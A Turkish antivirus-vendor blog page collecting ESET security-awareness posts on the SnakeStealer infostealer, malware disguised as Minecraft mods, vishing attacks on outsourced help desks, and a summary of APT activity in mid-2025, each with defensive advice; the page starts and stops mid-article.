*Şekil 2. SnakeStealer ile ilgili hash’ler, yıla göre raporlanmıştır. Kaynak:*[ *MalwareBazaar*](https://bazaar.abuse.ch/)
## Hizmet olarak zararlı yazılım: Kârlı bir “iş modeli”
Diğer birçok modern tehdit gibi, SnakeStealer da hizmet olarak kötü amaçlı yazılım (MaaS) modelini izler. Operatörleri, teknik destek ve güncellemelerle birlikte kötü amaçlı yazılıma erişimi kiralar veya satar, bu da düşük beceriye sahip saldırganların bile kendi kampanyalarını başlatmasını kolaylaştırır.
SnakeStealer’ın son zamanlarda yeniden ortaya çıkması tesadüf değildir. Agent Tesla’nın düşüşe geçmesi ve geliştirici desteğini kaybetmeye başlamasının ardından, yeraltı Telegram kanalları SnakeStealer’ı onun halefi olarak önermeye başladı. Bu destek, MaaS kurulumunun kolaylığı ve hazır altyapısı ile birleşince SnakeStealer’ı tespit listelerinin en üstüne çıkardı, öyle ki SnakeStealer, ESET telemetrisinin izlediği küresel bilgi hırsızlığı tespitlerinin neredeyse beşte birinden sorumlu hâle geldi.
*Şekil 3. SnakeStealer tespit listelerinin başında (kaynak:* [*ESET Tehdit Raporu H1 2025*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf)*)*
## Temel özellikler
SnakeStealer yeni bir çığır açmıyor olabilir ancak rafine, güvenilir ve kullanımı kolaydır. Profesyonel düzeyde bilgi hırsızlığı yapan kötü amaçlı yazılımların tipik özelliklerini içeren eksiksiz bir araç seti sunar ve modüler yapısı sayesinde saldırganlar ihtiyaçlarına göre özellikleri açıp kapatabilirler.
- **Kaçınma:** Radarda görünmemek için SnakeStealer, güvenlik ve kötü amaçlı yazılım analiz araçlarıyla ilişkili işlemleri sonlandırabilir ve sanal ortamları kontrol edebilir.
- **Kalıcılık:** Tehlikeye atılmış sistemlere erişimi sürdürmek için Windows önyükleme yapılandırmalarını değiştirir.
- **Kimlik bilgisi hırsızlığı:** Web tarayıcılarından, veri tabanlarından, Discord dâhil e-posta ve sohbet istemcilerinden ve Wi-Fi ağlarından kaydedilmiş şifreleri çıkarır.
- **Gözetleme:** Pano verilerini yakalar, ekran görüntüleri alır ve tuş vuruşlarını kaydeder.
- **Veri sızdırma:** Çalınan kişisel veriler FTP, HTTP, e-posta veya Telegram botları aracılığıyla gönderir.
## Kişisel veriler nasıl korunur?
İster bireysel kullanıcı ister işletme olun, bu adımlar SnakeStealer gibi bilgi hırsızlarına karşı riski azaltmanıza yardımcı olabilir:
- **İstenmeyen mesajlara şüpheyle yaklaşın.** Özellikle bilinmeyen gönderenlerden gelen ekleri ve bağlantıları, meşru görünseler bile potansiyel tehditler olarak değerlendirin. Diğer kanallar aracılığıyla gönderenle doğrulayın.
- **Sistem ve uygulamalarınızı güncel tutun.** Bilinen güvenlik açıklarını zamanında yamalamak, yazılım açıklarından kaynaklanan güvenlik riskini azaltır.
- Mümkün olduğunda **çok faktörlü kimlik doğrulamayı (MFA) etkinleştirin**. Parolanız çalınsa bile MFA yetkisiz oturum açma girişimlerini engelleyebilir.
- **Güvenliğinizin ihlal edildiğinden şüpheleniyorsanız:** Temiz bir cihazdan tüm parolalarınızı değiştirin, açık oturumları iptal edin ve hesaplarınızda şüpheli etkinlik olup olmadığını izleyin.
- Tüm cihazlarda, masaüstü ve mobil cihazlarda **saygın güvenlik yazılımları kullanın**.
## Son olarak
SnakeStealer’ın yükselişi, siber suç pazarının ne kadar hızlı adapte olduğunu hatırlatıyor ve bu nedenle günümüzün tehdit ortamına ilişkin daha büyük bir gerçeği yansıtıyor:
Siber suç endüstrileşti. Bu profesyonelleşme, herkesin büyük ölçekte kişisel veri çalmasını her zamankinden daha kolay hâle getiriyor. Ve bir bilgi hırsızı ortadan kaybolduğunda büyük ölçüde aynı denenmiş ve test edilmiş taktiklerle donanmış başka bir hırsız bu boşluğu doldurur. İyi haber ise güçlü siber güvenlik uygulamalarının güvenliğinizi sağlamada büyük rol oynayacağıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Fidye Yazılımı, Kişisel Veriler, Kurumsal Güvenlik, Siber Güvenlik
---
### [Minecraft modları: Risklerle dolu bir mayın tarlası](https://antivirus.com.tr/minecraft-modlari-risklerle-dolu-bir-mayin-tarlasi/)
**Published:** Ekim 31, 2025
**Author:** Kadriye Bay
**Excerpt:** Bazı Minecraft "hack'leri" dünyalar inşa etmeye yardımcı olmaz, onları bozar. İşte kötü amaçlı yazılımların Minecraft modu kılığına girme şekli.
**Content:**
*Bazı Minecraft “hack’leri” dünyalar inşa etmeye yardımcı olmaz, onları bozar. İşte kötü amaçlı yazılımların Minecraft modu kılığına girme şekli.*
Oyun oynamak, dijital çağın belirleyici eğlencelerinden biridir ve birçok çocuk için aynı zamanda çevrimiçi topluluklarla ilk gerçek deneyimleridir. Minecraft ve Roblox gibi platformlar, oyun oynamayı [yaratıcılık ve öğrenme](https://antivirus.com.tr/cocuklarinizin-video-oyunlari-oynayarak-edinebilecekleri-5-degerli-beceri/) alanı hâline getirirken oyunculara dünyalar inşa etmek ve deneyimlerini başkalarıyla paylaşmak için neredeyse sınırsız özgürlük tanıdıkları için öne çıkmaktadır.
Öte yandan, aynı açıklık, kullanıcılar tarafından oluşturulan içeriği indirme, değiştirme ve paylaşma yeteneği ile birlikte kötü niyetli kişilere de fırsatlar yaratmaktadır. Roblox yöneticilerini çevreleyen riskler hakkındaki blog yazısında incelediğimiz gibi[,](https://www.welivesecurity.com/en/kids-online/roblox-executors-fun-games-someone-gets-hacked/) siber suçlular güveni, merakı ve olmazsa olmaz modlar, hileler veya otomasyon araçları kılığına girmiş ücretsiz geliştirmelerin cazibesini istismar etmeye heveslidir. ESET araştırmacılarının [2015](https://www.welivesecurity.com/2015/05/22/scareware-fake-minecraft-apps-scare-hundreds-thousands-google-play/) ve [2017](https://www.welivesecurity.com/2017/03/23/download-minecraft-mods-google-play-read/) yıllarında gösterdiği gibi[,](https://www.welivesecurity.com/2017/03/23/download-minecraft-mods-google-play-read/) Minecraft oyuncularının karşı karşıya olduğu riskler yıllardır var ve kesinlikle ortadan kalkmayacak.
## Minecraft modu nedir?
Öncelikle, temel bilgileri açıklığa kavuşturalım. Mod (“modifikasyon”un kısaltması), Minecraft için yeni bloklar, boyutlar, mekanikler, dokular veya diğer efektler ekleyerek oyun deneyimini değiştiren veya geliştiren özel bir yazılım uzantısıdır. Zamanla, modding birçok oyuncu için oyunun cazibesinin temel taşı hâline gelmiş ve Planet Minecraft, CurseForge ve Modrinth gibi topluluklar ve depolar tarafından desteklenen gelişen bir ekosistem ortaya çıkmıştır.
Ancak modlar kullanıcılar tarafından oluşturulduğu ve üçüncü taraf araçlar olarak dağıtıldığı için aynı zamanda uygun bir saldırı vektörü de olabilirler. Saldırganların, zararlı yazılımlarını zararsız modlar, eklentiler veya hayran araçları gibi görünen dosyaların içine sakladıkları uzun zamandır bilinmektedir. Bu riskler, son zamanlarda birkaç büyük ölçekli kampanyada yeniden gündeme geldi:
- Bu yılın başlarında, 500’den fazla [GitHub deposu](https://thehackernews.com/2025/06/1500-minecraft-players-infected-by-java.html), Minecraft modları kisvesi altında bir bilgi hırsızı yaydı.
- Başka bir büyük ölçekli saldırıda, kötü niyetli kişiler popüler modding platformları Bukkit ve CurseForge’u kötüye kullanarak [Fractureiser](https://www.bleepingcomputer.com/news/security/new-fractureiser-malware-used-curseforge-minecraft-mods-to-infect-windows-linux/) bilgi hırsızını yaydıkları tespit edildi.
- ESET araştırmacıları, Hamster Kombat oyunu için hile olarak gizlenmiş Lumma Stealer’ı yayan kampanyaları inceleyerek bu risklerin daha geniş oyun ekosistemini de etkilediğini [ortaya koydu](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf).
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
## Saldırganlar Minecraft modlarını nasıl silah olarak kullanıyor?
Kötü amaçlı kampanyalar genellikle benzer bir model izler. Kötü amaçlı yazılım, GitHub, kullanıcı forumları veya çeşitli mod depolarından indirilebilen, iyi bilinen veya sahip olunması gereken bir mod veya hile gibi görünür. Yükledikten sonra, makinede daha fazla komut yürütmek için kötü amaçlı arka plan görevleri başlatır veya uzak sunuculardan ek yükler indirir.
Minecraft modu gibi görünen bazı yaygın kötü amaçlı yazılım türleri şunlardır:
- Truva atları, saldırganların kurbanın cihazını ele geçirmesine, verileri çalmasına, başka kötü amaçlı yazılımlar yüklemesine veya cihazınızı reklamlarla doldurmasına olanak tanır.
- Bilgi hırsızları, oturum açma kimlik bilgileri, kredi kartı bilgileri veya web tarayıcı çerezleri gibi hassas kullanıcı verilerini çalar.
- Fidye yazılımı, kurbanın dosyalarını veya sistemini şifreler ve şifrelerin çözülmesi için genellikle kripto para birimi ile ödeme talep eder.
- Kripto madenciliği yazılımları, saldırganların başkalarının cihazlarını kötüye kullanarak kripto para birimlerini yasa dışı olarak madenciliğini yapmalarını sağlar.
Ayrıca güvenilir olmayan yerlerden indirilen modlar, daha az bilinen ek riskler taşır. Örneğin, otomatik olarak güncellenen bir mod, daha sonra kötü amaçlı yazılımları kaçırmak için bir araç hâline gelebilir. Ayrıca birçok mod, sistem dosyalarında değişiklikler dâhil olmak üzere geniş ayrıcalıklar talep ederken diğer modlar [BleedingPipe](https://www.bleepingcomputer.com/news/security/hackers-exploit-bleedingpipe-rce-to-target-minecraft-servers-players/) güvenlik açığı durumunda olduğu gibi saldırganlar tarafından istismar edilebilecek güvenlik açıkları içerebilir.

*Google Play’de Minecraft modları kılığına girmiş reklam gösteren indirici (kaynak:* [*ESET Research*](https://www.welivesecurity.com/2017/03/23/download-minecraft-mods-google-play-read/)*)*
## Kötü amaçlı mod indirme riskini nasıl azaltabilirim?
Modlar, resmî Minecraft istemcisinin kontrollü ve doğrulanmış ortamı dışında bulunduğundan bir modun tamamen güvenli olduğunu garanti eden kesin bir yol yoktur. Ancak riski en aza indirmek için atabileceğiniz birkaç adım vardır:
- **Kaynağa dikkat edin**: Yalnızca CurseForge ve Modrinth gibi Minecraft topluluğu içindeki güvenilir ve doğrulanmış platformlardan mod indirin. Rastgele dosya barındırma veya diğer belirsiz web sitelerinin yanı sıra tartışma forumları, [Discord bağlantıları](https://antivirus.com.tr/discord-kullaniyor-musunuz-gizlilik-ve-guvenlik-risklerine-dikkat-edin/), e-postalarda ve sosyal medya mesajlarında yer alan bağlantılar, [YouTube video açıklamaları](https://antivirus.com.tr/saldiriya-ugrayan-youtube-kanallari-nasil-dolandiricilik-ve-kotu-amacli-yazilimlar-yayiyor/) veya oyunla ilgisi olmayan diğer kaynaklardan uzak durun çünkü bunlar kötü amaçlı yazılımların yaygın vektörleridir.
- **Geliştiricinin itibarını doğrulayın**: Tanınmış mod geliştiricileri genellikle görünür bir geçmişe ve topluluk desteğine sahiptir. Yazar anonimse veya yorumları yoksa moddan tamamen kaçınmayı düşünün. Oyuncuların geri bildirimleri de geçmişteki kötü amaçlı yazılım sorunlarını ortaya çıkarabilir veya bir modun güvenli olduğuna dair iyi bir gösterge olabilir.
- **Olağan dışı dosya türlerine dikkat edin**: Minecraft modları ve mod paketleri genellikle sırasıyla .jar dosyaları ve .zip veya .rar gibi sıkıştırılmış arşivler olarak dağıtılır. Yönetici ayrıcalıkları isteyen yürütülebilir dosyalar (.exe, .bat) veya yükleyicilere karşı dikkatli olun çünkü bunlar genellikle modlar için gereksizdir ve kötü amaçlı yazılım içerebilir.
- İndirme bağlantısını ve/veya dosyayı veya dosyanın hash değerini **güvenlik yazılımınız** veya VirusTotal **ile kontrol** ettirin. Modları sanal bir makinede veya [anyrun](https://any.run/) veya [joesandbox](https://any.run/) gibi çevrimiçi bir sanal alanda çalıştırmanız da zarar vermez.
## Şüpheli bir Minecraft modunu yükledikten sonra ne yapabilirim?
Yüklediğiniz bir Minecraft modunun kötü amaçlı yazılım içerdiğinden şüpheleniyorsanız şunları yapın:
- **Mod dosyasını** ve ilgili tüm klasörleri veya yapılandırma dosyalarını **silin**. Görev Yöneticisi’nde ilgili tüm işlemleri sonlandırdığınızdan emin olun.
- **Tam bir kötü amaçlı yazılım taraması yapın**. Güvenilir bir güvenlik aracı kullanarak tüm bilgisayarınızı tarayın ve kötü amaçlı dosya veya komut dosyalarını kaldırın. [ESET’in ücretsiz tarayıcısı](https://www.eset.com/tr/home/online-scanner/)sayesinde tek seferlik bir kontrol de yapabilirsiniz.
- **Minecraft’ı** resmî kaynaktan **yeniden yükleyin**. Temiz bir ortam sağlamak için oyunu kaldırın ve yalnızca [minecraft.net](https://www.minecraft.net/en-us) adresinden yeniden yükleyin.
- Bağlı hesapların ve diğer hesapların, özellikle de değerli olanların **parolalarını değiştirin**. Diğer bir deyişle yalnızca Minecraft hesabınızın değil, e-posta, bankacılık uygulamaları ve potansiyel olarak etkilenmiş diğer hesapların kimlik bilgilerini de güncelleyin. Mümkün olduğunda iki faktörlü kimlik doğrulamayı etkinleştirin.
- **Siber güvenlik uzmanlarıyla iletişime geçin**: Kötü amaçlı yazılımların veya veri ihlallerinin devam ettiğinden şüpheleniyorsanız cihazlarınızın tamamen güvenli olduğundan emin olmak için güvenlik uzmanlarına başvurun.
## Modlarla Minecraft oynarken güvende kalmak
Minecraft’ı modlamak hoşunuza gitse bile güvenlik risklerini azaltmak ve sisteminizi korumak için alabileceğiniz önlemler vardır:
- **Oyun oynamak için yönetici olmayan hesaplar kullanın:** Minecraft’ı yönetici ayrıcalıklarına sahip bir hesap yerine standart bir kullanıcı hesabında oynayın. Bu, kötü amaçlı modların kritik sistem ayarlarını değiştirme veya yetkisiz yazılım yükleme yeteneğini sınırlar.
- **Sistem ve yazılımlarınızı güncel tutun:** İşletim sisteminiz ve güvenlik yazılımı dâhil olmak üzere tüm yazılımlarınız için düzenli olarak güncellemeleri yükleyin. Yamalar, bilinen yazılım güvenlik açıklarını giderir ve kötü amaçlı modların neden olduğu riskleri azaltır.
- **Düzenli yedeklemeler yapın:** Hem sistem dosyalarınızın hem de Minecraft oyun verilerinizin kopyalarını saklayın. Yedeklemeler, kötü amaçlı yazılımlar sisteminizi veya verilerinizi tehlikeye attığında hızlı bir şekilde kurtarma yapmanızı sağlar.
- **Güvenlik yazılımı kullanın:** Bu, her türlü tehdide karşı tartışılmaz bir başka savunma hattıdır.
## Mod kullanmak mı, kullanmamak mı?
Modlar, yeni oyun deneyimleri, yaratıcılık ve özelleştirme olanakları sunarak Minecraft deneyiminizi önemli ölçüde geliştirebilir. Ancak internetten indirilen her dosyanın doğasında riskler olduğunu unutmamak çok önemlidir. Bir modun tamamen güvenli olduğunu garanti etmenin kesin bir yolu olmadığından en güvenli yaklaşım resmî olmayan modları tamamen kullanmaktan kaçınmaktır. Yine de bunları kullanmayı tercih ediyorsanız son derece dikkatli olun.
Ebeveynseniz kendinizi ve çocuklarınızı yalnızca yazılım indirme riskleri konusunda bilgilendirmekle kalmayın, aynı zamanda [çevrimiçi ortamda gizlenen](https://antivirus.com.tr/evde-siber-guvenlik-cocuklarin-internette-guvende-olmalari-icin-onlarla-konusun/) diğer riskler hakkında da onlarla konuşun.
*İLGİLİ MAKALE:* [*Eğlence ve oyunların ötesinde: Çocuk uygulamalarındaki gizlilik risklerini keşfetmek*](https://antivirus.com.tr/cocuklar-icin-uygulamalar-eglence-ve-oyunlarin-otesinde-gizlilik-riskleri/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Çocuklar ve İnternet, Oyun, Siber Güvenlik
---
### [Yardım merkezi: İşletmenizi riske atabilecek güvenlik açığı](https://antivirus.com.tr/yardim-merkezi-isletmenizi-riske-atabilecek-guvenlik-acigi/)
**Published:** Kasım 4, 2025
**Author:** ESET
**Excerpt:** Bir yardım merkezi çağrısı, tehdit aktörlerinin güvenlik kontrollerini atlamasına neden olabilir mi? Güvenlik açıklarını nasıl kapatabileceğinize göz atın.
**Content:**
*Basit bir yardım merkezi çağrısı, tehdit aktörlerinin güvenlik kontrollerini atlamasına neden olabilir mi? Ekibinizin giderek büyüyen güvenlik açığını nasıl kapatabileceğini burada bulabilirsiniz.*
Küresel işletmeler arasında tedarik zinciri riski artıyor. Verizon, veri ihlallerinde üçüncü tarafların katılımının geçen yıl iki katına çıkarak %30’a ulaştığını iddia ediyor. Ancak genellikle bu tür riskler, açık kaynak bileşenleri ([Log4Shell](https://antivirus.com.tr/log4shell-guvenlik-acigi-hala-risk-olusturuyor-mu/)), tescilli yazılımlar (MOVEit) ve fiziksel tedarikçiler ([Synnovis](https://www.england.nhs.uk/synnovis-cyber-incident/)) ile ilgili sorunlar olarak çerçevelenir. Kendi BT dış kaynak sağlayıcınız büyük bir ihlalin kaynağı olduğunda ne olur?
Ne yazık ki bazı büyük markalar, sofistike tehdit aktörlerinin dış kaynaklı yardım merkezlerini [vishing saldırılarıyla](https://antivirus.com.tr/aradiginiz-kisi-ben-miyim-dikkat-telefon-numarasi-dolandiriciligi/) hedef almasıyla bunu öğrenmeye başlıyor. Cevap, katmanlı savunma, gerekli özen ve eski usul siber güvenlik eğitiminde yatıyor.
## Yardım merkezi neden hedef oluyor?
Dış kaynaklı BT yardım merkezi (veya yardım masaları), birçok işletme için giderek daha popüler bir seçenek hâline geliyor. Kâğıt üzerinde, özellikle KOBİ’lerin iç kaynaklarla sağlamak için zorlandıkları türden CapEx/OpEx tasarrufları, uzmanlık bilgisi, operasyonel verimlilik ve ölçek sunuyorlar. Ancak operatörler ayrıca parolaları sıfırlayabilir, yeni cihazları kaydedebilir, kullanıcı ayrıcalıklarını yükseltebilir ve hatta kullanıcılar için çok faktörlü kimlik doğrulamayı (MFA) devre dışı bırakabilir.
Bu, bir tehdit aktörünün ağ kaynaklarına yetkisiz erişim sağlamak ve yatay olarak hareket etmek için ihtiyaç duyduğu her şeyi içeren bir listedir. Tek ihtiyaçları, yardım merkezi çalışanını kendilerinin meşru bir çalışan olduğuna ikna etmenin bir yolunu bulmaktır.
*İLGİLİ MAKALE:* [*Siber suçlular sistemlerinizi hackliyor mu, yoksa sadece oturum mu açıyor?*](https://antivirus.com.tr/siber-suclular-sistemlerinizi-hackliyor-mu-yoksa-sadece-giris-mi-yapiyor/)
Üçüncü taraf yardım merkezlerinin tehdit aktörlerinin giderek artan incelemesine maruz kalmasının başka nedenleri de vardır:
- Bu yardım merkezlerinde, kariyer basamaklarının ilk basamağında bulunan BT veya siber güvenlik uzmanları çalışıyor olabilir. Bu nedenle, çalışanlar sofistike sosyal mühendislik girişimlerini tespit edecek deneyime sahip olmayabilir.
- Saldırganlar, yardım merkezlerinin müşterilerinin çalışanlarına hizmet sunmak için var olduğunu ve bu nedenle personelin örneğin parola sıfırlama taleplerini yerine getirmek için aşırı istekli olabileceğini kullanabilir.
- Yardım merkezi personeli, BT ortamlarının artan karmaşıklığı, evden çalışma ve kurumsal baskıların bir sonucu olarak genellikle taleplerle boğulur. Bu durum, deneyimli vishers tarafından da istismar edilebilir.
- Düşmanlar, deneyimli yardım merkezi personelinin bile fark edemeyeceği taktikler kullanabilir, örneğin yapay zekâ kullanarak “acil yardıma ihtiyaç duyan” [üst düzey şirket yöneticileri gibi davranabilirler](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/).
## Yardım merkezi ateş altında
Yardım merkezine yönelik sosyal mühendislik saldırıları yeni bir şey değildir. 2019 yılında, tehdit aktörleri, mobil operatörünün müşteri hizmetleri masası çalışanını, numarasını yeni bir SIM karta aktarması için ikna ederek o dönem Twitter CEO’su Jack Dorsey’in hesabını [ele geçirmeyi başardılar](https://www.cnbc.com/2019/09/06/hack-of-jack-dorseys-twitter-account-highlights-sim-swapping-threat.html). O zamanlar, bu SIM takas saldırıları, hizmetlerin kullanıcılarını doğrulamak için yaygın olarak kullandıkları tek kullanımlık şifre metinlerinin ele geçirilmesini mümkün kılıyordu.
Daha yakın zamandaki örnekler arasında şunlar yer almaktadır:
- 2022’de LAPSUS$ grubu, yardım merkezi çalışanlarını hedef alarak Samsung, Okta ve Microsoft gibi birçok büyük kuruluşu başarıyla ele geçirdi. [Microsoft’a](https://www.microsoft.com/en-us/security/blog/2022/03/22/dev-0537-criminal-actor-targeting-organizations-for-data-exfiltration-and-destruction/) göre, grup “yaşadığınız ilk cadde” veya “annenizin kızlık soyadı” gibi yaygın kurtarma sorularını yanıtlamak için belirli çalışanları araştırdı.
- Scattered Spider kolektifinden tehdit aktörleri, son zamanlarda yardım merkezi çalışanlarına yönelik vishing saldırıları ile “insanların savunmasızlığını silah olarak kullanmakla” [suçlanıyor](https://reliaquest.com/blog/scattered-spider-cyber-attacks-using-phishing-social-engineering-2025/). Bu grubun MGM Resorts’u bu şekilde ele geçirmeyi başardığı bilinmekle birlikte, hangi kuruluşların saldırıya uğradığı belirsiz. 2023’teki bu [saldırının](https://reliaquest.com/blog/scattered-spider-cyber-attacks-using-phishing-social-engineering-2025/) şirkete en az 100 milyon dolar zarara mal olduğu söyleniyor.
- Çamaşır suyu üreticisi Clorox, bir çalışanının telefonun diğer ucundaki kişinin kimliğini doğrulamadan parola sıfırlama talebini yerine getirdiği iddiasıyla yardım merkezi sağlayıcısı Cognizant’ı dava ediyor. Bu saldırının şirkete 380 milyon dolar zarara mal olduğu[ bildiriliyor](https://www.reuters.com/legal/government/clorox-accuses-it-provider-lawsuit-giving-hackers-employee-passwords-2025-07-22/).
## Alınan bazı dersler
Bu saldırılar o kadar başarılı oldu ki profesyonel Rus siber suç gruplarının kirli işlerini yapmak için aktif olarak ana dili İngilizce olan kişileri işe aldıkları iddia ediliyor. Suç forumlarında[ görülen ilanlar](https://reliaquest.com/blog/scattered-spider-cyber-attacks-using-phishing-social-engineering-2025/), Batı’daki çalışma saatleri içinde “çalışabilecek” ve aksanı minimum düzeyde olan akıcı konuşan kişiler aradıklarını gösteriyor. Bu, yardım merkezini dış kaynaklara veren kuruluşların güvenlik sorumluları için bir uyarı işareti olmalıdır.
Peki, bu olaylardan ne öğrenebiliriz? Elbette, yeni hizmet sağlayıcılar hakkında gerekli özeni göstermek bir zorunluluktur. Bu, ISO 27001 gibi en iyi uygulama sertifikalarının kontrol edilmesini ve iç güvenlik ve işe alım politikalarının gözden geçirilmesini içermelidir. Daha genel olarak CISO sağlayıcısının aşağıdakileri uyguladığından emin olmalıdır:
- Parola sıfırlama gibi hassas taleplerle yardım merkezini arayan herkes için **sıkı kullanıcı kimlik doğrulama süreçleri**. Bu, arayanın telefonu kapatması ve yardım masası görevlisinin önceden kayıtlı ve kimliği doğrulanmış bir telefon numarasından geri araması gibi bir politikayı içerebilir. Veya devam etmek için e-posta/SMS yoluyla bir kimlik doğrulama kodu gönderilmesi.
- Saldırgan, parola sıfırlama veya benzeri bir işlem yapmayı başarsa bile hassas kaynaklara yanal hareket imkanını sınırlayacak **en az ayrıcalık** politikaları. Yardım masası personelinin görevlerinin ayrılması, böylece yüksek riskli eylemlerin birden fazla ekip üyesi tarafından onaylanması zorunluluğu.
- Vishing girişimlerini engellemek amacıyla tüm yardım merkezi faaliyetlerinin **kapsamlı bir şekilde kaydedilmesi ve gerçek zamanlı olarak izlenmesi**.
- Sentetik seslerin kullanımı da dâhil olmak üzere yeni tehdit aktörlerinin TTP’lerini içerecek şekilde düzenli olarak güncellenen, gerçek dünya simülasyon egzersizlerine dayalı **sürekli temsilci eğitimi**.
- **Güvenlik politikalarının**, tehdit ortamındaki gelişmeleri, iç tehdit istihbaratı güncellemelerini, yardım masası kayıtlarını ve altyapıdaki değişiklikleri dikkate aldığından emin olmak için **düzenli değerlendirmeler**.
- Arayan kimliği sahteciliği ve deepfake ses ([ShinyHunters](https://www.salesforceben.com/salesforce-forced-to-issue-data-theft-warning-as-google-confirms-it-is-among-victims/) grubu tarafından kullanılan) gibi **teknik kontroller**. Tüm yardım merkezi araçları, riski daha da azaltmak için MFA ile korunmalıdır.
- Genel olarak olayların raporlanmasını ve güvenlik farkındalığını **teşvik eden bir kültür**. Bu, temsilcilerin başarısız olan vishing girişimlerini daha fazla işaretleme olasılığının artacağı ve böylece gelecek için dayanıklılık ve öğrenme sağlayacağı anlamına gelir.

## MDR ile yardım merkezi savunmanızı güçlendirin
Vishing temelde insan kaynaklı bir sorundur. Ancak bununla başa çıkmanın en iyi yolu, insan uzmanlığını teknik mükemmellik ve süreç iyileştirmeleriyle birleştirmektir. Bu, MFA, en az ayrıcalık, algılama ve yanıt araçları ve daha fazlası şeklinde olabilir.
Yardım merkezi hizmetleri sunan MSP’ler için [ESET](https://www.eset.com/tr/business/mdr-protection/) gibi sağlayıcıların sunduğu yönetilen tespit ve müdahale (MDR) hizmetleri, dış kaynak sağlayıcının şirket içi güvenlik ekibinin bir uzantısı olarak çalışarak baskıyı azaltmaya yardımcı olabilir. Bu sayede, uzman bir ekibin şüpheli durumları yakalamak için gelişmiş yapay zekâ ile 7/24 sinyalleri izlediğini bilerek mümkün olan en iyi yardım merkezi hizmetini sunmaya odaklanabilirler.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Güvenlik açığı, Kurumsal Güvenlik, MDR, Siber Güvenlik
---
### [ESET APT Faaliyet Raporu 2025 2. ve 3. Çeyrek](https://antivirus.com.tr/eset-apt-faaliyet-raporu-2025-2-ve-3-ceyrek/)
**Published:** Kasım 10, 2025
**Author:** ESET
**Excerpt:** ESET Araştırma tarafından 2025 yılının 2. ve 3. çeyreğinde incelenen ve analiz edilen seçilmiş APT gruplarının faaliyetlerine genel bakış
**Content:**
*ESET Araştırma tarafından 2025 yılının 2. ve 3. çeyreğinde incelenen ve analiz edilen seçilmiş APT gruplarının faaliyetlerine genel bakış*
ESET APT Faaliyet Raporu 2025 2. ve 3. Çeyrek, ESET araştırmacıları tarafından Nisan 2025’ten Eylül 2025’e kadar belgelenen, seçilmiş gelişmiş kalıcı tehdit (APT) gruplarının önemli faaliyetlerini özetlemektedir. Vurgulanan operasyonlar, bu dönemde araştırdığımız daha geniş tehdit manzarasını temsil etmektedir. Bunlar, temel eğilimleri ve gelişmeleri göstermekte olup, ESET APT raporlarının müşterilerine sağlanan siber güvenlik istihbarat verilerinin sadece küçük bir bölümünü içermektedir.
İzlenen dönemde, Çin ile bağlantılı APT grupları Pekin’in jeopolitik hedeflerini ilerletmeye devam etti. PlushDaemon, SinisterEye, Evasive Panda ve TheWizards gibi gruplar tarafından hem ilk erişim hem de yanal hareket için giderek artan bir şekilde “ortadaki düşman” tekniğinin kullanıldığını gözlemledik. Trump yönetiminin Latin Amerika’ya olan stratejik ilgisine bir yanıt olarak görünen ve muhtemelen devam eden ABD-Çin güç mücadelesinin de etkisiyle FamousSparrow, Latin Amerika’da bir turneye çıktı ve bölgedeki birçok devlet kurumunu hedef aldı. Mustang Panda, Güneydoğu Asya, Amerika Birleşik Devletleri ve Avrupa’da oldukça aktif olmaya devam etti ve hükümet, mühendislik ve deniz taşımacılığı sektörlerine odaklandı. Flax Typhoon, halka açık web sunucularını istismar ederek ve kurbanlarını tehlikeye atmak için web kabukları kullanarak Tayvan’daki sağlık sektörünü hedef aldı. Grup, SoftEther VPN altyapısını sık sık güncelliyor ayrıca açık kaynaklı bir proxy olan BUUT’u kullanmaya başladı. Bu arada Speccom, Çin tarafından finanse edilen operasyonlara daha fazla görünürlük kazandırmak ve Çin’in deniz taşımacılığına olan bağımlılığını azaltmak amacıyla Orta Asya’daki enerji sektörünü hedef aldı. Grubun araç setindeki arka kapılardan biri olan BLOODALCHEMY, Çin ile bağlantılı birçok tehdit aktörü tarafından tercih ediliyor gibi görünüyor.
İran yanlısı MuddyWater’ın spearphishing faaliyetlerinde sürekli bir artış gözlemledik. Grup, hedef kuruluş içindeki ele geçirilmiş gelen kutularından içten spearphishing e-postaları gönderme tekniğini benimsedi ve bu teknikle oldukça yüksek bir başarı oranı elde etti. İran yanlısı diğer gruplar da aktif olmaya devam etti: BladedFeline yeni bir altyapı benimsedi, GalaxyGato ise geliştirilmiş bir C5 arka kapısı kullandı. GalaxyGato, kimlik bilgilerini çalmak için DLL arama sırası ele geçirme yöntemini kullanarak kampanyasına ilginç bir değişiklik getirdi.
Kuzey Kore ile bağlantılı tehdit aktörleri kripto para sektörünü hedef aldı ve özellikle faaliyetlerini daha önce kapsamlarında görülmeyen Özbekistan’a kadar genişletti. Son aylarda, DeceptiveDevelopment, Lazarus, Kimsuky ve Konni tarafından casusluk, Pyongyang’ın jeopolitik önceliklerini ilerletme ve rejim için gelir elde etme amacıyla yürütülen birkaç yeni kampanyayı belgeledik. Kimsuky, diplomatik kuruluşları, Güney Kore düşünce kuruluşlarını ve akademiyi hedeflemek için ClickFix tekniğini denedi, Konni ise macOS sistemlerine alışılmadık bir şekilde odaklanan sosyal mühendislik yöntemini kullandı.
Rusya ile bağlantılı gruplar, Ukrayna ve Ukrayna ile stratejik bağları olan ülkelere odaklanmaya devam ederken, faaliyetlerini Avrupa kuruluşlarına da genişletti. Spearphishing, bu grupların başlıca saldırı yöntemi olmaya devam etti. RomCom, WinRAR’daki bir sıfır gün güvenlik açığını istismar ederek kötü amaçlı DLL’ler dağıtıp çeşitli arka kapılar açtı. Bu güvenlik açığını WinRAR’a bildirdik ve WinRAR da hemen yama uyguladı. Grubun faaliyetleri çoğunlukla AB ve Kanada’daki finans, imalat, savunma ve lojistik sektörlerine odaklanmıştı. Gamaredon, Ukrayna’yı hedef alan en aktif APT grubu olmaya devam etti ve faaliyetlerinin yoğunluğu ve sıklığı belirgin bir şekilde arttı. Bu faaliyet artışına, Gamaredon’un Turla’nın arka kapılarından birini seçici olarak kullanmasıyla Rusya yanlısı APT grupları arasında nadir görülen bir iş birliği örneği eşlik etti. Gamaredon’un araç seti, muhtemelen bu iş birliğinin de etkisiyle yeni dosya hırsızları veya tünel 